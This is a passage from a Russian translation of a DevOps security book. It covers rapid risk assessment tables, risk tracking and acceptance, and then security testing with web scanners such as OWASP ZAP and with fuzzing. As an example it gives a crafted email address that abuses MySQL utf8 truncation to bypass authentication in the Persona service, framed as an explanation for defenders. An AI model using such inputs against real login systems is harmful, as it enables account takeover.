В процессе типичной оценки по RRA на прохождение по таблице рисков затрачивается примерно 30 % времени, иногда больше, если сервис сложный или необычный и моделирование угроз продолжается дольше. Но все же на заполнение этих таблиц команда оценки не должна тратить более 20 минут. Если все же это требует больше времени и вы не можете продолжать работать, то, возможно, обозреваемый сервис слишком велик и его надо разделить на более мелкие части. Модель RRA лучше работает с малыми компонентами, чем с большими системами.

Таблица рисков					
Атрибут	Тип воздействия	Воздействие	Вероятность	Риск	Угрозы, сценарии, причины
Целостность	Репутация	Высокое	Средняя	Средний	Искажение данных счетов расстроит клиентов и нанесет урон репутации
	Продуктивность	Низкое		Низкий	—
	Финансы	Максимальное		Высокий	Искажение данных счетов помешает организации принимать оплату и нанесет значительный урон потоку денежных средств. Вероятность возросла до средней из-за предстоящих случаев с подобными сервисами

Рис. 11.7. Оценка рисков для целостности по каждому типу воздействия показывает, что финансам организации может быть нанесен серьезный урон, если атакующий изменит данные счетов

Таблица рисков					
Атрибут	Тип воздействия	Воздействие	Вероятность	Риск	Угрозы, сценарии, причины
Доступность	Репутация	Среднее ▾	Низкая ▾	Низкий	Недоступность сервиса может расстроить клиентов, но у сервиса нет критической ценности и он не утверждает никаких гарантий доступности
	Продуктивность	Низкое ▾		Низкий	—
	Финансы	Высокое ▾		Средний	Клиенты не смогут оплачивать свои счета во время периода недоступности, что остановит денежный поток, но всего лишь на короткий промежуток времени

Рис. 11.8. Оценка рисков для доступности по каждому типу воздействия показывает, что финансы организации могут умеренно пострадать от отсутствия связи с сервисом

Наконец девять уровней риска сведены в итоговую таблицу (рис. 11.9), где четко продемонстрировано, что самый значительный риск, который может нанести урон финансам организации, связан с целостностью сервиса.

Таблица рисков	Репутация	Продуктивность	Финансы
Конфиденциальность	Средний ▼	Низкий ▼	Низкий ▼
Доступность	Низкий ▼	Низкий ▼	Средний ▼
Целостность	Средний ▼	Низкий ▼	Высокий ▼

Рис. 11.9. Итоговая таблица показывает все девять уровней риска и выделяет риск для целостности, который может сильно повлиять на финансы

Последняя фаза оценки RRA — составление рекомендаций о том, как уменьшить влияние рисков, выявленных во время оценки.

11.6.4. Составление рекомендаций

Назначением RRA являются не только определение и измерение рисков, но еще и (что, вероятно, наиболее важно) оказание помощи командам инженеров в уменьшении последствий рисков там, где это возможно. Таким образом, последняя среди оценочных таблиц будет содержать рекомендации, составленные во время встречи.

Зачастую эта таблица заполняется в процессе моделирования угроз и при обсуждении воздействий, так как инженерам не терпится сразу перепрыгнуть к решению выявленной проблемы. Это нормально, и стоит это поощрять. Записывайте рекомендации и назначайте им приоритет, как показано на рис. 11.10.

Рекомендации	Приоритет
Регулярно создавайте резервные копии базы данных в режиме офлайн на случай глобального проникновения в AWS	Высокий
Распространяйте подробные журналы приложения, чтобы выявить и пометить пользователя, который получает доступ к большому количеству счетов за короткий промежуток времени или к большому количеству аккаунтов	Высокий
Сохраняйте историю внесения изменений в счета, чтобы позволить клиентам и администраторам следить за изменениями	Средний

Рис. 11.10. Рекомендации по безопасности, составленные во время оценки RRA, расположенные в порядке приоритета

Фаза составления рекомендаций дает командам по безопасности возможность повлиять на архитектуру проекта, например поделившись наилучшими приемами из опыта разработки других проектов или деятельности организаций или предлагая альтернативные подходы к тому, как избежать рисков. И здесь не обязательно обсуждать технические аспекты, так как проблему можно уменьшить на уровне взаимодействия пользователя с сервисом.

В лучшем случае команда по безопасности даже не будет составлять рекомендации, потому что инженеры начнут понимать, какие недочеты есть в их работе, уже в ходе фазы оценки и станут обсуждать решения. Это наилучший результат, какого можно пожелать, он демонстрирует реальную пользу выполнения оценки рисков в новых проектах.

Мне приходилось присутствовать на обсуждениях оценки рисков, где команды инженеров решали полностью перепроектировать продукт, основываясь на новом понимании рисков. В некоторых проектах блестяще справлялись с оценкой, мгновенно продумывая, как избежать всех выявленных рисков. Время от времени я наблюдаю проекты, которые после проведения оценки RRA стали проще, чем были изначально, так как эта процедура демонстрировала значительную сложность проекта, в которой не было необходимости.

Ваши предпочтения могут быть другими, но вероятность того, что результаты оценки RRA не принесут пользы, мала. А если даже так, то последствия будут не слишком серьезными, поскольку вы затратили всего час, а не три недели. Теперь, когда мы подробно рассмотрели, как нужно выявлять и оценивать риски, обсудим их жизненный цикл в организации.

11.7. Запись и отслеживание рисков

Небольшие организации знают о критически важных для них рисках как на стороне бизнеса, так и на технической стороне. По мере роста организации отслеживание рисков усложняется и появляется необходимость в улучшенных процессах записи, обработки, отслеживания и просмотра рисков.

Рекомендации, собранные в RRA-таблицах, как минимум должны быть отображены в виде задач в трекинговой системе компании. Вам, вероятнее всего, пригодится оригинальный рабочий процесс для того, чтобы привязать управление рисками к способам управления задачами в организации (с задачами JIRA, проблемами GitHub, багами Bugzilla и т. п.). На рис. 11.11 показаны запись риска, используемая в Mozilla для отслеживания оценки рисков, и рекомендация для проекта. Запись риска создается после того, как в сервисе выполнена оценка RRA, а баг закрывается только тогда, когда сервис будет полностью выведен из эксплуатации. Этот рабочий процесс связывает процесс отслеживания рисков с жизненным циклом сервиса.

Метод, который вы будете использовать для записи и отслеживания рисков, не так важен, как проверка того, что только отдельные сотрудники организации имеют доступ к данным о рисках. Слишком большие усилия по управлению рисками не принесут пользы, так как команда по безопасности не привяжет отслеживание

к способам сортировки задач в организации. Для успешного исхода следует управлять рисками подобно тому, как управляют новыми функциями в продукте, и инженерные команды должны иметь возможность отслеживать работу по устранению рисков на их схеме.

Bug 1210200

Risk Summary: SyncTo Server

RESOLVED FIXED

► **Status**

► **People** (Reporter: ulfr, Assigned: tarek)

► **Tracking**

► **Details** (Whiteboard: RISK=MEDIUM IMPACT=HIGH LIKELIHOOD=LOW DATA=RESTRICTED)

Attach File | Add Bounty Tracking Attachment



Julien Vehent [:ulfr] (Reporter)

Description • 2 years ago

Risk Assessment: <https://docs.google.com/spreadsheets/d/1fFxVSpdk0771>

Summary

Data handled: CONFIDENTIAL-RESTRICTED

Risk: MEDIUM

Impact: HIGH

SyncTo is a layer that provides the Kinto API to Firefox OS devices i
Firefox OS devices to use the Sync1.5 service without speaking its pr
Sync acts as a proxy between ExOS and Sync, but it never has access t

Рис. 11.11. Запись проблемы-риска в трекинговой системе Mozilla используется для охвата оценки RRA в проекте SyncToServer и отслеживания работы с рекомендациями

По мере выполнения все большего количества оценок рисков в вашей организации отслеживание реализации рекомендаций по безопасности усложняется. Хорошая трекинговая система вам, конечно, поможет, но есть две вещи, о которых стоит помнить: регулярный пересмотр оценок и критерии принятия рисков. Мы поговорим об этом в следующих подразделах.

11.7.1. Принятие, отклонение и передача рисков

Одной из первых задач при оценке RRA было описание владельца сервиса `invoiceer`. Владелец не только стоял во главе сервиса, но еще и был единственным человеком, принимавшим решения по рискам.

Ведение бизнеса тесно связано с принятием рисков, и вы редко будете сталкиваться с ситуацией, когда нужно придерживаться всех рекомендаций из отчетов по оценке рисков. Это слишком дорого. Задача владельцев сервисов — решить, какие риски нужно принимать, а какие — нет.

- ❑ Принятый риск подразумевает, что никакой работы по его устранению в дальнейшем проводиться не будет и владелец сервиса принимает ответственность за возможные последствия этого решения от лица всей организации. Такие решения принимаются постоянно и являются естественной составляющей любого бизнеса, поэтому командам по безопасности здесь удивляться нечего. Лучше всего, если владелец сервиса зафиксирует принятие риска в письменном виде или, возможно, в трекинговой системе.
- ❑ Отклонение риска подразумевает принятие составленных во время оценки RRA рекомендаций относительно мер противодействия, необходимых для уменьшения воздействия части или всех рисков.

Третий способ справиться с принятием решений по рискам — это делегировать их. Бизнес постоянно делегирует риски, нанимая сторонние организации для выполнения специфических задач или оказания определенных услуг. Сторонние организации не только выполняют свою работу, но еще и несут ответственность за риски. В случае с сервисом `invoice` организация могла бы составить контракт с поставщиком на ведение сервиса, передать его третьей стороне и переложить связанные с ним риски на ее плечи.

В любой ситуации задачей команды по безопасности является качественное документирование решений по рискам, необходимое для того, чтобы держать владельцев продукта в курсе дел и предоставлять будущим менеджерам журнал принятых решений.

11.7.2. Регулярный пересмотр рисков

DevOps-организации быстро развиваются, совершают скоростные циклы релизов, и их продукты и сервисы меняются быстрее любой модели оценки рисков. Даже используя легкий фреймворк наподобие RRA, маловероятно, что вы сможете оценивать все релизы каждого из сервисов.

Важной составляющей управления рисками является поддержка относительной актуальности данных по рискам. Это не значит, что вам придется гоняться за каждым проектом и обновлять их оценки каждую неделю, но стоит составить план хотя бы по ежегодному их обновлению.

И вновь нужно воспользоваться трекинговой системой организации и настроить напоминания об обновлении оценок раз в 12 месяцев. Для некоторых проектов выполнять обновления нужно будет почаще — или из-за рефакторинга, или из-за других важных изменений, но в большинстве случаев в течение года серьезных изменений не будет.

При пересмотре оценок убедитесь в точности информации, поступившей от владельца сервиса, а затем просмотрите словарь данных перед тем, как непосредствен-

но начать рассматривать риски. В хорошо работающих сервисах часто начинают с простых баз данных и со временем добавляют столбцы, поэтому при пересмотре информации, обрабатываемой приложением, вероятнее всего, появятся новые вопросы. Ваша оценка рисков естественным образом завершит обсуждение данных.

Резюме

- ❑ Управление рисками — это ряд скоординированных действий, которые задают направление работы организации и контролируют ее с учетом рисков.
- ❑ Триада CIA (конфиденциальность, целостность и доступность) — это распространенная модель определения категории требований к безопасности информации.
- ❑ Определение уровня конфиденциальности информации подразумевает точное установление того, кто будет иметь к ней доступ в заданный промежуток времени.
- ❑ Целостность представляет собой необходимость в том, чтобы данные оставались неизменными на протяжении всего жизненного цикла.
- ❑ Доступность измеряется тем, сколько времени заданная информация может быть доступна в течение некоторого длительного промежутка времени.
- ❑ Воздействие заданного риска можно оценить на уровнях финансов, репутации и продуктивности.
- ❑ Фреймворки STRIDE и DREAD обеспечивают модели для оценки и упорядочения угроз, которым подвержена организация.
- ❑ Фреймворк RRA — это простой процесс, который помогает командам по безопасности определять риски на ранних стадиях разработки приложений и сервисов.
- ❑ RRA состоит из четырех компонентов: сбора информации, составления словаря данных, выявления рисков и составления рекомендаций по безопасности.
- ❑ Запись и отслеживание рисков помогают организации все время знать свой статус безопасности.

12

Тестирование безопасности

В этой главе

- Составление стратегии тестирования безопасности организации.
- Применение техник ручного аудита безопасности приложения.
- Эффективная работа со сторонними поставщиками услуг в сфере безопасности.
- Установка и поддержка программ по отлову багов.

Согласно концепции безопасности на основе тестирования (test-driven security, TDS), которой мы придерживались в части I, тестирование безопасности внедрялось непосредственно в CI/CD-конвейер. Таким образом, мы тестировали новые версии сервисов и приложений перед тем, как они поступали в среду эксплуатации. Такое идеальное расположение помогало быстро перейти от обнаружения проблем в сфере безопасности к их исправлению.

Сейчас у большинства организаций есть возможность должным образом тестировать лишь некоторые части приложений и сервисов в пределах конвейера. TDS способна отловить очевидные уязвимости и показать, что продукт, который дойдет до среды эксплуатации, соответствует основным принципам безопасности в организации, но она не выявит малозаметные бреши, спрятанные глубоко в коде инфраструктуры. Для того чтобы их обнаружить, нужны более продуманные методы тестирования.

В этой главе мы обсудим три подхода к тестированию безопасности, которые помогут DevOps-средам увеличить свою сопротивляемость атакам. Сначала рассмотрим, как штатные команды по безопасности могут использовать автоматизиро-

ванные инструменты и разрабатывать техники для ручной проверки приложений. Затем обсудим пользу найма сторонних команд по безопасности для проведения направленных контролируемых атак. И наконец, поговорим о концепции программ по отлову багов как о способе мотивирования и вознаграждения сторонних исследователей безопасности за тестирование наших сервисов.

Здесь я кратко представлю различные инструменты для обеспечения безопасности, но акцент сделаю на стратегии тестирования безопасности, которая прекрасно согласуется с DevOps-средой. Нашей основной задачей будет наиболее эффективное обеспечение наблюдения за безопасностью в организации.

12.1. Обеспечение наблюдения за безопасностью

В главе 1 вы познакомились с моделью непрерывной безопасности, выступающей в качестве механизма постепенного совершенствования безопасности продуктов, создаваемых организацией (рис. 12.1). Сейчас же сосредоточимся на другой стороне модели — оценке рисков и усилении безопасности. Основную трудность здесь будут представлять регулярный пересмотр понимания продукта, а также проверка того, что наша стратегия безопасности охватывает все риски, которые могут возникнуть в процессе развития систем.

Исходный код приложения обслуживается в конвейере непрерывной интеграции (CI), где автоматизированное тестирование обеспечивает качество и безопасность продукта

Конвейер непрерывной безопасности развертывает упакованные приложения в промежуточную среду, где перед внесением изменений в среду эксплуатации выполняются дополнительные тесты




Рис. 12.1. Модель непрерывной безопасности, введенная в главе 1, создает итеративный механизм для усиления безопасности организации в процессе ее роста

Наша цель при построении стратегии тестирования — постоянное отслеживание состояния безопасности, что позволяет организациям осознавать свои достоинства и недостатки в процессе развития и расширения. Оценка рисков, как говорилось в главе 11, является частью процесса обеспечения области видимости безопасности, с ее помощью выявляются риски и даются рекомендации по поводу того, какие меры безопасности следует предпринимать. Оказание нагрузки на эти меры безопасности в процессе тестирования, чтобы понаблюдать за тем, где и когда они перестают быть эффективными и требуют улучшения, поможет собрать наиболее точные данные о состоянии системы безопасности в организации. Процесс выявления рисков с помощью оценки RRA, реализации мер безопасности и тестирования этих мер показан на рис. 12.2.

Безопасность интегрируется в жизненный цикл продукта с помощью оценки рисков, которая составляет рекомендации по мерам безопасности, проверяемым в процессе аудитов



Рис. 12.2. Тестирование безопасности — это выполняемый вручную процесс, который внедряется в жизненный цикл продукта для того, чтобы оказать нагрузку на меры безопасности и смоделировать поведение атакующего

Это может выглядеть подобно тестированию безопасности, которое в части I вы внедрили в CI/CD-конвейер, но здесь глубина тестирования намного больше. TDS прекрасно подходит для проверки того, что меры безопасности реализованы должным образом и соответствуют определенным принципам, но глубокое тестиро-

вание непрактично осуществлять в составе процессов CI/CD-конвейеров, которые должны выполняться в течение нескольких минут. Вид тестирования, который мы здесь будем обсуждать, потребует длительного времени на выполнение, а также, вероятно, применения широкого ряда инструментов и участия человека. Не всегда существует возможность автоматизировать длительные тесты, поэтому они не всегда реализуемы в рамках CI/CD-конвейеров. В этой главе мы обсудим тесты, которые предназначены для имитации реальных действий атакующего и поэтому сложно автоматизируются.

Ручное тестирование поможет вам лучше понять, в чем заключаются угрозы, от которых нужно защитить организацию. Применяя TDS, вы тестируете то, что уже знаете, то, что предусмотрено принципами безопасности, но это капля в море по сравнению с тысячами векторов атак, которым подвергаются современные сервисы. Командам по безопасности нужно постоянно обновлять эти принципы, пересматривая старые угрозы и выявляя новые. Тестирование безопасности силами команд по безопасности или сторонними организациями — прекрасный способ выявления новых векторов атак и обеспечения осведомленности о последних уязвимостях.

В следующем разделе мы обсудим, как штатные команды по безопасности могут выполнять ручное тестирование.

12.2. Аудит внутренних приложений и сервисов

Штатная команда по безопасности может добиться многого с помощью существующих инструментов и ручного тестирования мер безопасности. В этом разделе мы обсудим, как ручные и автоматизированные инструменты можно использовать для реализации первого уровня тестирования безопасности во внутренних приложениях и сервисах. Мы поговорим о сканировании уязвимостей веб-приложений, фаззинге, статическом анализе кода и тестировании инфраструктуры AWS. Цель — беглый обзор всех семейств инструментов, который поможет понять, когда и как их нужно применять.

Прежде чем погрузиться в инструменты тестирования, хочу заметить: штатным командам по безопасности бывает тяжело переключиться с защиты организации на нападение на приложения и сервисы. Большинство команд, базирующихся в организациях, специализируются в первую очередь на защите инфраструктуры, и им не хватает времени на совершенствование хакерских навыков. Они по определению *синие команды*. И хотя время на обучение инженера тестированию безопасности в объемах, позволяющих ему начать представлять угрозу для мер безопасности, будет потрачено с пользой, помощь со стороны в виде найма специализированных *красных команд* может оказаться более продуктивным подходом. Мы поговорим о работе со сторонними фирмами в следующем разделе.

Красные и синие команды

В жаргоне, характерном для сферы информационной безопасности, красные и синие команды — это группы, которые соответственно атакуют и защищают инфраструктуру во время тренировки. Эти понятия пришли из языка военных: красные атакующие команды нападают на стратегическую точку, а задача синих — защищать ее.

Испытание красной командой представляет собой проникновение, или пентест, в ходе которого нанятая группа специалистов стремится проникнуть к цели. Командование учениями и доктринами войск США определяет испытание красными командами как «структурированный повторяющийся процесс, выполняемый натренированными, образованными и опытными членами команд, который позволяет командам испытывать планы, операции, концепции, организации и возможности в условиях боевой среды и с учетом целей наших партнеров и противников».

Синяя команда — это команда по безопасности, закрепленная за организацией, которая отвечает за предотвращение продвижения красной команды и защиту цели.

Этот тип тренинга часто практикуется на конференциях по безопасности и называется *захватом флага* (capture the flag, CTF).

Сканирование веб-приложений на уязвимости — это, вероятно, наилучшее начало ручного тестирования безопасности. В следующем подразделе мы обсудим, как можно использовать для этих целей ZAP от OWASP и другие инструменты.

12.2.1. Сканеры веб-приложений

Я познакомил вас со сканированием веб-приложений с помощью ZAP от OWASP в главе 3, где вы использовали его для автоматизированного базового сканирования в CI/CD-конвейерах. ZAP — это один из десятков автоматизированных инструментов, предназначенных для сканирования веб-приложений на наличие уязвимостей. К ним относятся также Burp, Suite, Arachni, SQLMap и Nikto. Полный список трудно составить и поддерживать в актуальном состоянии, но вы можете просматривать имеющийся на OWASP: <http://mng.bz/18cN>.

Все сканеры веб-приложений работают по аналогичному принципу: просматривают HTML-страницы приложения, как это делал бы браузер, и высылают предопределенные атаки различным компонентам страницы. Часть сканеров сосредоточена на отдельных атаках, например, SQLMap специализируется на испытании приложений на SQL-инъекции. Другие же, такие как ZAP, Burp и Arachni, выполняют более общее тестирование и поддерживают широкий ряд атак.

ZAP можно скачать с <http://zapproxy.org/> и запустить с помощью скрипта `zap.sh`, содержащегося в архиве. С помощью пользовательского интерфейса вы можете ввести URL to attack, что позволит просканировать цель, проверить все ее страницы (глобальный поиск — spidering) и запустить все автоматизированные атаки (рис. 12.3).




Рис. 12.3. Начальная страница OWASP Zed Attack Proxy (ZAP) показывает, как направить сканер на целевой URL, исследовать приложение и запустить автоматизированные атаки

Завершив сканирование на наличие уязвимостей, ZAP отобразит список предупреждений, которые требуют вашего внимания. На рис. 12.4 показан пользовательский интерфейс ZAP после направления его на приложение *invoiceer*. Внизу слева перечислены девять предупреждений, детали которых отображаются внизу справа. Обсуждать эти предупреждения здесь не будем, но вы можете запустить сканирование самостоятельно и просмотреть их.

Важно заметить, что предупреждения — это не то же самое, что уязвимости. Такие инструменты, как ZAP, делают все возможное, чтобы отсеять ложные положительные результаты, но значительное их количество все равно присутствует в результатах сканирования. Ложные положительные результаты — еще одна причина того, что использовать сканер уязвимостей в полностью автоматическом режиме будет трудно. Если речь идет о сложном тестировании безопасности, то в нем всегда должен участвовать человек.

Сканирование в пассивном режиме. Другим подводным камнем сканеров веб-уязвимостей является их ограниченное понимание современных веб-приложений. Для эффективной индексации страниц необходимо понимать структуру сайтов, которая имеет свойство меняться быстрее, чем инструменты для обеспечения безопасности.

В середине 2000-х, когда веб-стандартом стал Ajax, лишь некоторые сканеры могли передавать запросы приложениям, которые использовали этот новый подход. Такая же проблема возникла в начале 2010-х годов, когда протокол WebSocket проложил дорогу к современным на то время приложениям. А через несколько лет Facebook представил веб-фреймворк React и его виртуальную объектную модель документов (DOM — внутреннюю древовидную структуру веб-страницы). И опять это произошло с развитием Rest API на основе JSON, в котором и в помине нет DOM. Каждый раз, когда важная инновация занимала рынок, веб-сканеры приступали к ее поддержке в последнюю очередь. А пока они не поддерживали, у инженеров по безопасности не было достойных инструментов для тестирования.




Рис. 12.4. Интерфейс ZAP показывает подробности о вредоносных запросах, высланных в приложение *invoiceer*. Здесь на нижней левой панели перечислены потенциальные проблемы, включая уязвимость к атаке CSRF, описанной в главе 3

Один из способов как-то с этим справиться — использование сканеров веб-приложений в пассивном режиме. В соответствии с этим методом трафик, приходящий из браузера в приложение, проксируется через сканер, где его можно проанализировать на уязвимости. На рис. 12.5 показано, как ZAP можно расположить между Firefox и целевым сайтом для того, чтобы исследовать трафик в фоновом режиме. В этом режиме эксплуатации сканер не добавляет свой трафик, а браузер не выполняет тяжелой работы по взаимодействию с сайтом. Метод позволяет ин-

женеру по безопасности естественным образом просматривать приложение, одновременно записывая и анализируя взаимодействия на бреши в безопасности. Здесь также можно воспользоваться преимуществом браузеров в широкой поддержке веб-технологий.

ПРИМЕЧАНИЕ

Для перехвата HTTPS-трафика ZAP нужно обозначить как доверенный прокси-сервер. Шаги настройки описаны в официальной документации: <http://mng.bz/R66p>.



Рис. 12.5. ZAP может перехватывать трафик между браузером и целевым сайтом для того, чтобы пассивно исследовать его, не высывая непосредственных запросов

Польза инструментов сканирования веб-приложений в том, что они охватывают множество уязвимостей, которые трудно тестировать вручную. Научиться использовать один из таких инструментов потребует времени, и наличие десятков доступных вариантов использования поначалу может отпугнуть (я мог бы написать целую книгу, посвященную возможностям ZAP). Благо стандартные профили проверок хорошие, и начать их использовать можно уже с первых щелчков кнопкой мыши и команд. Более того, вы можете получить поддержку сообществ пользователей, участники которых всегда приветствуют начинающих, могут им что-то подсказать, отвечают на вопросы о приемах сканирования, которые реализуют большинство инструментов.

Любой команде по безопасности пойдет только на пользу то, что она потратит некоторое время на внедрение сканера веб-приложений в стратегию тестирования безопасности. И хотя эти инструменты никогда не будут такими же умными, как опытный хакер, ими несложно пользоваться и они способны выявить общие изъяны на первых стадиях анализа.

В следующем разделе мы обсудим *фаззеры* — еще одно семейство инструментов для тестирования безопасности.

12.2.2. Фаззинг

В списке явлений, которые не дают инженерам по безопасности спать по ночам, неявные уязвимости занимают верхние позиции. Переполнение буфера в сетевом фоновом процессе сегодня встречается не так часто, как в конце 1990-х, но этот тип проблем серьезно влияет на безопасность и его очень трудно обнаружить.

Я годами работал с такими уязвимостями, которые почти невозможно обнаружить. Каждый раз, когда они проявлялись, я мог лишь пожать плечами и зафиксировать еще один вектор атак, который мы не обнаружили раньше.

Одна из них возникла в сервисе Persona в 2016 году и была связана с обработкой символов UTF-8 в MySQL-базе данных приложения (<http://mng.bz/K03r>). MySQL поддерживает ограниченный ряд символов Unicode в стандартной конфигурации utf8. Вам нужно задействовать набор символов utf8mb4 на сервере MySQL для правильной обработки всех символов Unicode в четырехбайтовой кодировке.

В базе данных Persona в то время использовалась дефектная кодировка utf8, что вызвало любопытную проблему: если в e-mail-адресе присутствовал символ Unicode, которого не было в поддерживаемом наборе, то база данных просто сокращала неизвестные символы в строке. Эта проблема позволяла атакующему передавать строку с e-mail-адресом наподобие `targetuser@example.net\U0001f4a9\` `n@attackerdomain.example.com`, где `targetuser@example.net` — это e-mail-адрес жертвы, `attackerdomain.example.com` — домен, контролируемый атакующим. Символ Unicode, находящийся посередине `\U0001f4a9`, в MySQL сокращается, что позволяет атакующему успешно пройти аутентификацию от лица жертвы, используя собственный домен.

Сложно, не так ли? И опасно, так как это позволяет кому угодно пройти сквозь сито аутентификации на открытом сервисе Persona. Более драматичным это событие сделал коллега, обнаруживший проблему и сообщивший о ней в 22:30 в пятницу! Но, к счастью, хорошая координация между разработчиками, администраторами и специалистами по безопасности позволила нам протестировать и развернуть исправление ошибки менее чем за три часа.

Могли ли мы обнаружить проблему раньше, чем она начала угрожать миллионам пользователей? Скорее всего, да, если бы искали в нужном месте. Проблемы с Unicode — довольно распространенное явление и всегда находятся в списке проверок опытных красных команд. Также эти проверки можно доверить инструментам для автоматизированного фаззинга.

Фаззинг — это процесс внедрения недействительных и искаженных элементов в интерфейсы программы для того, чтобы выявить уязвимость в ходе их обработки. В предыдущем примере e-mail-адрес, содержащий недействительный символ Unicode, — это прекрасный пример ввода искаженного элемента, который фаззер может внедрить в приложение Persona. Сделать это на самом деле не так просто, как кажется, и во время работы с приложениями для фаззинга инженеру потребуется много сил и зачастую полное погружение для того, чтобы добиться полезных результатов.

Фаззеры делятся на три категории.

- ❑ При фаззинге по принципу *черного ящика* искаженный элемент внедряется без представлений о логике и типе ожидаемого приложением ввода. Такие фаззеры легко использовать, так как их просто направляют на цель, но зачастую это приносит незначительные результаты.
- ❑ При фаззинге на основе *грамматики* используется более продуманный подход, построенный на том, что ожидается ввод в приложение элементов определенного типа. Например, сервис для загрузки изображений, вероятнее всего, будет принимать файлы в формате JPEG и PNG, и фаззер, основанный на грамматике, сможет использовать эти форматы для продуманного тестирования.
- ❑ Фаззинг по принципу *белого ящика* более продвинутый, так как в нем при испытании особых путей обработки ввода учитывается структура приложения. Такой подход обычно приносит наилучшие результаты, однако требует доступа к исходному коду или к особым образом скомпилированному бинарному файлу.

Фаззер должен генерировать данные, передавать их программе и наблюдать за ее поведением. Генерация ввода может оказаться сложной задачей и потребовать выполнения множества настроек для того, чтобы получить наиболее точный перечень принимаемых типов данных, достаточно разнообразных для того, чтобы можно было выявить уязвимости. Для создания вводимых данных фаззеры обычно используют два способа.

- ❑ *Мутация*. Берется действительный тип данных и модифицируется. Например, валидное JPEG-изображение, которое обычно принимается приложением, можно преобразовать, чтобы воздействовать на уязвимости приложения.
- ❑ *Генерация*. Этот подход потребует грамматического ввода. Генерируются произвольные входные данные, которые приложение с большой вероятностью примет и не сможет правильно обработать.

Эти методы можно комбинировать, например генерируя входные данные из грамматики и преобразуя их для исследования границ приложения. Фаззеры могут работать с локальным приложением, что обычно подразумевает операции с бинарным файлом или веб-приложением (в этом случае трафик отправляется по сети).

